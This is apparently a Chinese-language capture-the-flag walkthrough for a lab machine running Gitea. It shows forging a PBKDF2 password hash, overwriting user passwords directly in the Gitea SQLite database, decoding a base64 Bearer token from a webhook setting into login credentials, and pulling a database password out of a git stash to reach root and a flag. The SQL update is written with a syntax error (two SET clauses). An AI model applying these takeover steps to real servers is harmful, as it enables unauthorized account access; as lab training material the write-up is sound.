然后直接修改，没有直接修改是因为可能这个密码本事就是信息 因为用户名相同 但是并不是

首先准备一个生成器，网上也有，这里直接一个ai小脚本

hash.py

```
import hashlib, binascii
password = 'P@ssw0rd'
salt = b'0'
dk = hashlib.pbkdf2_hmac('sha256', password.encode(), salt, 50000, dklen=50)
print(binascii.hexlify(dk).decode())
```

生成了一个 hash

```
3014674623397fd1cf209a1b2fd8e7ac4fb63027f50c85bb1b686350d2ed66068b97b4c66a7421ec65fff908788778617892
```


```
b'0' -> ASCII 码 (48) 对应的十六进制是 30
```


```
git@gitdwn:/var/lib/gitea/data$ sqlite3 gitea
SQLite version 3.34.1 2021-01-20 14:10:07
Enter ".help" for usage hints.
sqlite>
```

sqlite

```
UPDATE user
SET passwd = '3014674623397fd1cf209a1b2fd8e7ac4fb63027f50c85bb1b686350d2ed66068b97b4c66a7421ec65fff908788778617892',
SET salt = '30'
WHERE id = 1;


UPDATE user
SET passwd = '3014674623397fd1cf209a1b2fd8e7ac4fb63027f50c85bb1b686350d2ed66068b97b4c66a7421ec65fff908788778617892',
SET salt = '30'
WHERE id = 2;
```

点开项目之后有一个 web hook 的配置





有一个授权标头
Bearer YmlsaXIhQCM=

decode(base64) -> bilir!@#

获得凭据 bilir:bilir!@#

```
git@gitdwn:~$ su bilir
Password:bilir!@#
bilir@gitdwn:/home/git$ cd
bilir@gitdwn:~$ ls -al
total 48
drwx------ 5 bilir bilir  4096 Nov 17 09:25 .
drwxr-xr-x 4 root  root   4096 Nov 16 00:50 ..
lrwxrwxrwx 1 root  root      9 Nov 16 01:02 .bash_history -> /dev/null
-rw-r--r-- 1 bilir bilir   220 Nov 15 10:30 .bash_logout
-rw-r--r-- 1 bilir bilir  3526 Nov 15 10:30 .bashrc
drwxr-xr-x 3 bilir bilir  4096 Nov 16 01:52 code
-rw-r--r-- 1 bilir bilir    47 Nov 15 10:30 .gitconfig
drwx------ 3 bilir bilir  4096 Nov 17 09:25 .gnupg
-rw-r--r-- 1 bilir bilir   807 Nov 15 10:30 .profile
drwx------ 2 bilir bilir  4096 Nov 17 09:23 .ssh
```

登录成功

然后进入 code 项目里面

```
bilir@gitdwn:~/code$ cat config.yaml
database:
  host: localhost
  port: 3306
  user: order_user
  pass: [PLACEHOLDER]
```

很明显寻找 pass
然后 git log 没东西
看看暂存区

```
$ git stash list
stash@{0}: On master: temp
```

有东西

```
$ git show stash@{0}:config.yaml
database:
  host: localhost
  port: 3306
  user: order_user
  pass: mazesec123123
```

获得凭证 root:mazesec123123

```
root@gitdwn:~# cat root.txt
flag{root-b87b0437b49b9ac088675c71de261e09}
```